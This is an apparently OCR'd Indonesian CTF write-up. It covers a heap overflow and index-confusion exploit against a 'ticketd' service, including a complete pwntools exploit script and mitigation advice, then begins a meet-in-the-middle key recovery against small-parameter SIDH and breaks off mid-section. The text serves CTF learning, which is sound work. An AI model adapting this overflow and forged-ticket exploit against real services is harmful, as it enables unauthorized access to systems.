
(2) session->index attacker-controlled dipakai sebagai indeks tiga array global dengan tiga skala berbeda (4, 8, dan 40), tanpa validasi batas, dan tipenya int32 bertanda (movsxd) sehingga nilai negatif pun diterima.
Inilah akar masalah sebenarnya: overflow hanyalah kendaraan untuk mengubah index, sedangkan primitive-nya adalah index confusion pada .bss.
Yang membuat gate privilege tampak mustahil: session->status selalu ditimpa dari priv[idx] (0x5400 + 4*idx) sebelum dibandingkan, jadi meng-overflow field status langsung percuma. priv[i] = 5 hanya di-set oleh AUTH yang sukses (terlihat di 0x22f0: mov DWORD PTR [r15],0x5), sementara password-nya 48 byte acak dari /dev/urandom (pass_len = 0x30 di 0x5268) sehingga AUTH mustahil di-brute-force.

Langkah Penyelesaian

1. Tahap Analisis – mitigasi, layout .bss, dan titik rawan

```
python3 -c "from pwn import *;
print(ELF('./ticketd',checksec=False).checksec())"
readelf -dW ticketd | grep -E 'BIND_NOW|FLAGS|NEEDED'
readelf -SW ticketd | grep -E '\.bss|\.data|\.rodata|\.got'
objdump -d --no-show-raw-insn -M intel ticketd | sed -n '/cmp
rax,0xf0/,+12p'
strings -a -t x ticketd | grep -iE
'flag|placeholder|insufficient|faulted'
```

Output:



Analisis: Full RELRO + BIND_NOW menutup GOT overwrite; PIE memaksa leak bila ingin ROP. Namun jalur ROP tidak diperlukan sama sekali — program tidak pernah memanggil free() (cleanup hanya men-zero struct dan inuse[i]=0), sehingga tcache/unsorted-bin attack tidak relevan. Yang tersisa adalah overflow linear + .bss yang seluruhnya beralamat tetap relatif terhadap PIE base dan berisi array dengan kepadatan berbeda. Layout .bss:

```
0x5010 global_off          0x5260 global_limit
0x5268 pass_len (0x30)     0x5280 password[0x30]  <- /dev/urandom
0x52b0 flag_len            0x52c0 flag[0x100]
0x53c0 global mutex
0x5400 int priv[64]        <- 4 byte/elemen
0x5500 int inuse[64]
0x5600 pthread_mutex_t mutex[64]  <- 0x28 byte/elemen
0x6000 session *ptr[64]
```

Karena priv[] berstride 4 dan mutex[] berstride 0x28, indeks yang sama idx menunjuk ke alamat yang berbeda jauh di kedua array. Ini kunci seluruh eksploitasi.

2. Tahap Eksploitasi — index confusion idx = 130

Perhatikan tiga akses yang memakai idx yang sama:

```
lock/unlock : 0x5600 + 40*idx
status      : *(int  *)(0x5400 + 4*idx)   ; harus > 4
challenge   : *(u64  *)(0x5060 + 8*idx)
```

Dengan memilih idx = 130 (= 0x82), ketiganya jatuh ke alamat yang menguntungkan:

```
print('mutex     : 0x%x + 40*%d = 0x%x'%(MUTEX,IDX,MUTEX+40*IDX))"
status    : 0x5400 + 4*130  = 0x5608
challenge : 0x5060 + 8*130  = 0x5470
mutex     : 0x5600 + 40*130 = 0x6a50
~/Downloads/Ionic/pwn/ticket_validator/ticketd
```

• 0x5608 adalah field __owner dari mutex[0]. Pada glibc 2.39, __lock di offset +0 hanya berisi 1/2 (nilai internal lock), sedangkan tid pemilik mutex disimpan di __owner (+8). Saat sebuah thread harus menunggu mutex yang sedang dipegang thread lain, glibc menulis tid-nya ke __owner lalu futex_wait. tid selalu > 4, jadi gate status > 4 lolos tanpa password.
• 0x5470 = priv[28]. Karena AUTH mustahil (password random 48 byte), priv[] tidak pernah terisi → nilainya selalu 0 dan konstan, sehingga challenge yang dipakai untuk menghitung ticket dapat diketahui pasti.
• 0x6a50 berada di halaman .bss yang belum tersentuh (nol) → pthread_mutex_lock pada alamat itu aman, tidak menyentuh RELRO.

Ticket palsu dihitung dengan mereplika blok hash di 0x222e–0x2280:

```
h  = ((uint32)idx + 1) * 0x9F1E7D3A5C8B4027 + challenge
h ^= h >> 29
h *= 0x8E5D9A1F3C7B2605
h ^= h >> 32
h *= 0xB7A4C92E6F10D83B
h ^= h >> 29
```

Untuk idx = 130, challenge = 0 diperoleh ticket tetap:

```
0x0cd843459c02d6c8
```

Agar mutex[0].__owner benar-benar terisi tid, dibutuhkan kontensi nyata pada mutex[0]. Ini diatur dengan 4 session berurutan (A, H, W, V) yang chunk-nya pasti bersebelahan:

```
A : SETARGS 240          -> H->index = 0 , W->index = 0
H : SETARGS 240          -> W->index = 0 , V->index = 130 + ticket palsu
H : TICKET 32 + 1 byte   -> H nyangkut di read_full() SAMBIL MEMEGANG
mutex[0]
W : TICKET 32 + 1 byte   -> lock mutex[0] contended -> glibc menulis tid
W ke mutex[0].__owner lalu futex_wait
V : REDEEM               -> status = tid (>4), challenge = 0, hash MATCH
-> flag
```

Payload 0xf0 byte yang dikirim A dan H (menimpa session i+1 penuh dan session i+2 sebagian):

```
offset 0x38..0x40  prev_size   = 0
offset 0x40..0x48  size        = 0x81   (0x80 | PREV_INUSE, agar
konsisten)
offset 0x48..0x4c  status      = 0
offset 0x4c..0x50  index       = <target index>        <-- field kunci
offset 0x50..0x58  counter     = 0
offset 0x58..0x60  ticket[0:8] = <forged hash>         <-- field kunci
offset 0x58..0x78  ticket[8:32]= 0
offset 0xb8..0xc0  chunk(i+2) prev_size = 0
offset 0xc0..0xc8  chunk(i+2) size      = 0x81
offset 0xcc..0xd0  s(i+2)->index        = <target index / 130>
offset 0xd8..0xe0  s(i+2)->ticket[0:8]  = <forged hash>
```

Analisis: Pilihan idx = 130 jauh lebih baik daripada kandidat idx = -84 yang terlihat menggiurkan secara statis. Untuk idx = -84, priv[-84] = flag_len (0x27 > 4, seolah lolos) dan challenge = DT_JMPREL (0x17,

diketahui), tetapi alamat mutex untuk indeks itu (0x5600 + 40*(-84) = 0x48e0) jatuh di halaman RELRO (0x4000–0x5000) yang read-only, sehingga pthread_mutex_lock melakukan tulis dan memicu SIGSEGV. Handler sigaction + siglongjmp program menangkapnya dan mengembalikan err: request faulted. Karena itu idx = 130 dipilih: ketiga akses aman dan saling menguntungkan.

ketiga akses aman dan saling menguntungkan.

3. Implementasi Solusi

```
#!/usr/bin/env python3
import sys
import time
from pwn import *
context.arch = 'amd64'
context.log_level = 'info'
HOST = sys.argv[1] if len(sys.argv) > 1 else '127.0.0.1'
PORT = int(sys.argv[2]) if len(sys.argv) > 2 else 1337
K1 = 0x9F1E7D3A5C8B4027
K2 = 0x8E5D9A1F3C7B2605
K3 = 0xB7A4C92E6F10D83B
MASK = (1 << 64) - 1
MUTEX_IDX = 0        # mutex yang "dicuri" privilege-nya (__owner-nya)
FAKE_IDX = 130       # 0x5400+4*130 = &mutex[0].__owner ; 0x5060+8*130 =
&priv[28]
CHALLENGE = 0        # isi &priv[28]
N = 4                # A(writer), H(holder), W(waiter), V(victim)
def hash_ticket(idx, ch):
   h = (((idx & 0xFFFFFFFF) + 1) * K1 + ch) & MASK
   h ^= h >> 29
   h = (h * K2) & MASK
   h ^= h >> 32
   h = (h * K3) & MASK
   h ^= h >> 29
   return h
def open_session(tag=''):
   r = remote(HOST, PORT)
   banner = r.recvuntil(b'challenge ', timeout=5)
   r.recvline(timeout=5)
   idx = int(banner.split(b'session ')[1].split(b'\n')[0])
   log.info(f'[{tag}] session index = {idx}')
   return r, idx
def shutdown(*conns):
   for c in conns:
       if c is None:
           continue
```

```
        try:
            c.close()
        except Exception:
            pass
        time.sleep(0.05)
def payload(offsets):
    """offsets: [(index, ticket_or_None), ...] untuk session i+1 dan
i+2."""
    p = bytearray(b'\x00' * 0xF0)
    base = [0x00, 0x80]          # offset field struct di dalam payload
    for k, (sidx, ticket) in enumerate(offsets):
        b = base[k]
        p[b + 0x38:b + 0x40] = p64(0)                    # prev_size
        p[b + 0x40:b + 0x48] = p64(0x81)                 # size
        p[b + 0x48:b + 0x4C] = p32(0)                    # status
        p[b + 0x4C:b + 0x50] = p32(sidx & 0xFFFFFFFF)    # index   <--
kunci
        p[b + 0x50:b + 0x58] = p64(0)                    # counter
        p[b + 0x58:b + 0x78] = b'\x00' * 0x20            # ticket
        if ticket is not None:
            p[b + 0x58:b + 0x60] = p64(ticket)           # ticket[0:8]
<-- kunci
    return bytes(p[:0xF0])
def stage(writer, data):
    writer.sendline(b'SETARGS 240')
    time.sleep(0.1)
    writer.send(bytes(data))
    time.sleep(0.15)
def attempt():

    burn = []
    for _ in range(6):
        try:
            r, _i = open_session('burn')
            burn.append(r)
        except Exception:
            pass
    time.sleep(0.1)
    shutdown(*burn)
    time.sleep(0.2)

    sess, idxs = [], []
    for i in range(N):
        r, idx = open_session(chr(ord('A') + i))
        sess.append(r)
        idxs.append(idx)
```

```
    if idxs != list(range(idxs[0], idxs[0] + N)):
        shutdown(*sess)
        raise RuntimeError(f'slot tidak berurutan: {idxs}')
    A, H, W, V = sess
    ticket = hash_ticket(FAKE_IDX, CHALLENGE)
    log.info(f'slots={idxs} fake_idx={FAKE_IDX} challenge={CHALLENGE}
ticket={ticket:#018x}')
      stage(A, payload([(MUTEX_IDX, None), (MUTEX_IDX, None)]))
    stage(H, payload([(MUTEX_IDX, None), (FAKE_IDX, ticket)]))
    for c, tag in ((W, 'waiter'), (V, 'victim')):
        c.sendline(b'WHOAMI')
        log.info(f'{tag} -> ' + repr(c.recvline(timeout=2)))

    H.sendline(b'TICKET 32')
    time.sleep(0.1)
    H.send(b'A')
    time.sleep(0.2)
    W.sendline(b'TICKET 32')
    time.sleep(0.1)
    W.send(b'W')
    time.sleep(0.3)
    V.sendline(b'REDEEM')
    time.sleep(0.3)
    resp = V.recv(timeout=5)
    shutdown(H)
    time.sleep(0.2)
    shutdown(W)
    shutdown(V, A)
    return resp
def main():
    for i in range(6):
        try:
            resp = attempt()
        except Exception as e:
            log.warning(f'attempt {i}: {e}')
            time.sleep(0.4)
            continue
        print(f'--- attempt {i}: {resp[:100]!r}')
        if b'{' in resp or b'IONIC' in resp:
            log.success('FLAG: ' + resp.decode(errors='replace').strip())
            return 0
        time.sleep(0.2)
    log.failure('gagal')
    return 1
sys.exit(main())
```


Bagian penting dari script:
• payload() menulis field lewat offset yang benar: 0x4c untuk index dan 0x58 untuk ticket. Kesalahan paling umum di sini adalah memakai 0x48/0x50 (yang sebenarnya status/counter atau header chunk), sehingga index dan ticket tidak pernah berubah dan REDEEM selalu ditolak.
• hash_ticket() mereplika blok hash di 0x222e–0x2280, termasuk (uint32)idx + 1 → uint64 (melalui mov eax,eax) sehingga indeks diperlakukan sebagai 32-bit unsigned.
• WHOAMI dipakai sebagai sanity check bahwa overflow benar-benar mengubah session->index (respons id=130 membuktikan index corruption berhasil sebelum REDEEM dijalankan).
• Urutan shutdown H lalu W penting: menutup H membuat W bangun dari futex_wait, sehingga slot session tidak tertinggal dalam keadaan terblokir dan percobaan berikutnya tetap bisa berjalan.

4. Eksekusi dan Verifikasi

Verifikasi lokal dulu (server dijalankan dengan ld-linux + libc.so.6 dari handout), lalu langsung ke instance remote:

```
# lokal (untuk membuktikan mekanisme; isi flag.txt = placeholder
internal binary)
(setsid ./ld-linux-x86-64.so.2 --library-path . ./ticketd >/tmp/d.log
2>&1 &)
python3 exp.py 127.0.0.1 1337
# remote (flag asli) -- exp.py: tahap eksploitasi saja
python3 exp.py chall.ctf.tccpens.id 30647
# remote (flag final) -- solve.py: eksploitasi + dekripsi fragmen
python3 solve.py chall.ctf.tccpens.id 30647
```


Output:



Bukti bahwa nilai gate 1 dan gate 2 memang berasal dari .bss yang diinginkan, ditangkap dengan gdb pada instruksi REDEEM:


```
gdb -q -nx -batch -x ev.gdb ./ticketd      # break di 0x61aa / 0x61b3 / 0x6283
python3 exp.py 127.0.0.1 1337
```

Output:



Perhatikan dua alamat berbeda pada output di atas — inilah inti index confusion-nya. [lock] menunjuk 0x...aa50 = PIE + 0x6a50 = mutex[130] (halaman .bss nol, aman untuk di-lock). Sedangkan [priv] membaca 0x...9608 = PIE + 0x5608 = &mutex[0].__owner, karena priv[] berstride 4 sementara mutex[] berstride 0x28. Jadi satu nilai idx yang sama menyentuh dua objek yang sama sekali berbeda.

Verifikasi tiga kasus untuk membandingkan pendekatan (diagnostik diag.py dengan idx=0 sah, idx=-84, dan idx=130, dijalankan ke instance remote):



Analisis: Tiga kasus ini memisahkan penyebab kegagalan dengan jelas.

1. idx = 0 walaupun ticket-nya dihitung benar (memakai challenge asli dari banner) tetap ditolak insufficient privilege, karena priv[0] = 0 dan AUTH mustahil. Ini membuktikan brute-force ticket adalah jalan buntu —

masalahnya bukan hash, melainkan gate privilege.
2. idx = -84 adalah kandidat "pintar" yang gagal karena alasan berbeda: priv[-84] memang flag_len > 4 dan challenge memang nilai .dynamic yang diketahui, tetapi mutex-nya jatuh di halaman RELRO read-only → SIGSEGV → ditangkap handler → err: request faulted.
3. idx = 130 lolos: *(0x5608) (mutex[0].__owner) berisi tid thread yang sedang futex-wait (261818 pada run gdb di atas, selalu > 4), dan *(0x5470) (priv[28]) bernilai 0 sehingga hash 0x0cd843459c02d6c8 cocok (cmp → MATCH) dan write(fd, flag, flag_len) dieksekusi.

Eksploitasi juga dijalankan tiga kali berturut-turut ke instance remote dan menghasilkan flag identik setiap kali, jadi bukan keberuntungan dari race/tid tertentu. Catatan: race kontensi mutex di sini dipakai hanya untuk mengisi __owner secara deterministik (holder menahan mutex di dalam read_full, waiter menunggu) — bukan race yang hasilnya perlu ditebak.

Kesimpulan

Akar masalahnya adalah kombinasi dua kelemahan: SETARGS menulis sampai 0xf0 byte ke buffer argumen yang hanya sah 0x40 byte (linear heap overflow ke struct session tetangga), dan REDEEM memakai session->index yang attacker-controlled sebagai indeks ke tiga array .bss dengan skala berbeda (4, 8, 40) tanpa validasi batas maupun pemeriksaan tanda. Overflow dipakai untuk mengubah index menjadi 130, sehingga gate privilege membaca mutex[0].__owner (tid > 4, terisi lewat kontensi mutex yang sengaja diciptakan) dan gate hash membaca priv[28] (selalu 0), membuat ticket bisa dipalsukan tanpa pernah mengetahui challenge/password asli. Flag kemudian dikirim oleh write(fd, flag, flag_len). Mitigasi yang benar adalah memvalidasi len terhadap sisa ukuran buffer argumen (0x40) dan memvalidasi index ke rentang 0..63 sebelum dipakai sebagai indeks array — plus menyimpan index di salinan lokal, bukan membaca ulang field yang bisa ditimpa overflow.


Fragmen flag yang dikirim write(fd, flag, flag_len) sendiri masih terenkripsi; dekripsi fragmen itu dijelaskan di Langkah 5. Nilai akhirnya:

IONIC{S1AP4_C3PET_R4CE_D4P3T_T1CKETTTT!!1}

Flag

IONIC{S1AP4_C3PET_R4CE_D4P3T_T1CKETTTT!!1}

Agents:




Chall Cryptography

Write-Up: Secure Vault -Cryptography

Analisis Masalah

Challenge menyediakan service nc chall.ctf.tccpens.id 30912 dengan dua attachment: chronos.proto (skema protobuf) dan chronos_cryptographic_specification.pdf (datasheet "CKEA-v3.1"). Service hanya punya dua kemampuan: [1] Request session record dan [2] Submit recovered archive.

Tujuan: merekonstruksi struktur record dan memulihkan isi arsip (ArchiveMeta berisi ciphertext 142 byte, nonce 12 byte, tag 16 byte, kdf_salt 32 byte, kdf_info = ChronosVaultArchive-v3.1).




Datasheet mengklaim field Fp2 = Fp[i]/(i²+1) dengan p = 16 847 578 091 810 193 407, kurva E0: Y² = X³ − 11X + 14, invariant j(E) = 1728·4a4³/(4a4³+27a6²), dan key K = HKDF-SHA256(BE32(jre)‖BE32(jim), salt, info, L=32) untuk AES-256-GCM.

Analisis: Datasheet menyebut "experimental key-exchange scheme", field kuadratik, kurva Weierstrass, dan dua pasang titik basis — ini ciri khas SIDH. Yang menjadi akar masalah: parameter yang dipakai sangat kecil sehingga key recovery tidak butuh serangan Castryck–Decru penuh, cukup exhaustive meet-in-the-middle.
Temuan kunci #1 — prime di PDF adalah decoy
Record asli memuat field.prime yang berbeda dari datasheet:

field prime 9983749980331966463

Dan faktorisasi dari p+1:

```
python3 -c "
n=9983749980331966463+1
f={}
d=2
while d*d<=n:
    while n%d==0: f[d]=f.get(d,0)+1; n//=d
    d+=1
print(n, f)"
```



Analisis: $p + 1 = 2^{33} \cdot 3^{19}$. Karena $p \equiv 3 \pmod 4$ dan kurva supersingular, $\#E(Fp2) = (p+1)^2$, sehingga seluruh torsi 2^{33} dan 3^{19} rasional. Secret isogeny hidup di ruang yang sangat kecil: $Z/2^{33}$ ($\approx 8{,}6 \cdot 10^9$) dan $Z/3^{19}$ ($\approx 1{,}16 \cdot 10^9$).

Temuan kunci #2 — identifikasi peran tiap public key

Inti pengujiannya cukup pendek:

```
E0 = Curve(Fp2(-11), Fp2(14))
print("E0 j", E0.j())
for k, v in pts.items():
```

```
print(k, "order", order(v))
```

```
E0 j 287496+0i
all on E0: True
PA order 8589934592        # 2^33
QA order 8589934592        # 2^33
PB order 1162261467        # 3^19
QB order 1162261467        # 3^19
4 j 990392562985019034+2204571434996233211i oncurve [True, True]   #
pk_alice
5 j 2594264939776426363+6118312864555606924i oncurve [True, True]  #
pk_bob
Orde titik di dalam pk_alice dan pk_bob:
4 2 order 1162261467   # 3^19  -> pk_alice memuat citra PB,QB
4 3 order 1162261467
5 2 order 8589934592   # 2^33  -> pk_bob   memuat citra PA,QA
5 3 order 8589934592
```

Analisis: Ini SIDH standar:
- Alice: secret a ∈ Z/2^{33}, kernel <P_A + a·Q_A>, mempublikasikan (E_A, φ_A(P_B), φ_A(Q_B)).
- Bob: secret b ∈ Z/3^{19}, kernel <P_B + b·Q_B>, mempublikasikan (E_B, φ_B(P_A), φ_B(Q_A)).
- Shared: E_AB = E0 / <P_A + a·Q_A, P_B + b·Q_B>, sehingga j(E_AB) bisa dihitung dari sisi mana pun:
E_AB = E_B / <φ_B(P_A) + a·φ_B(Q_A)> — dan φ_B(P_A), φ_B(Q_A) sudah diberikan di pk_bob.

Jadi cukup pulihkan satu secret saja, yaitu a. Yang bocor hanyalah E_A, dan E_A ⇔ kernel <P_A + a·Q_A> (2^{33} kemungkinan) — terlalu besar untuk brute force langsung, tetapi cukup untuk MITM.

Temuan kunci #3 — key trivial tidak dipakai
Sempat diuji apakah j(E0), j(E_A), j(E_B) langsung dipakai sebagai IKM (termasuk variasi swap/negasi). Semua gagal:

```
E0 287496+0i False
alice 990392562985019034+2204571434996233211i False
bob 2594264939776426363+6118312864555606924i False
done trivial
```

Langkah Penyelesaian:

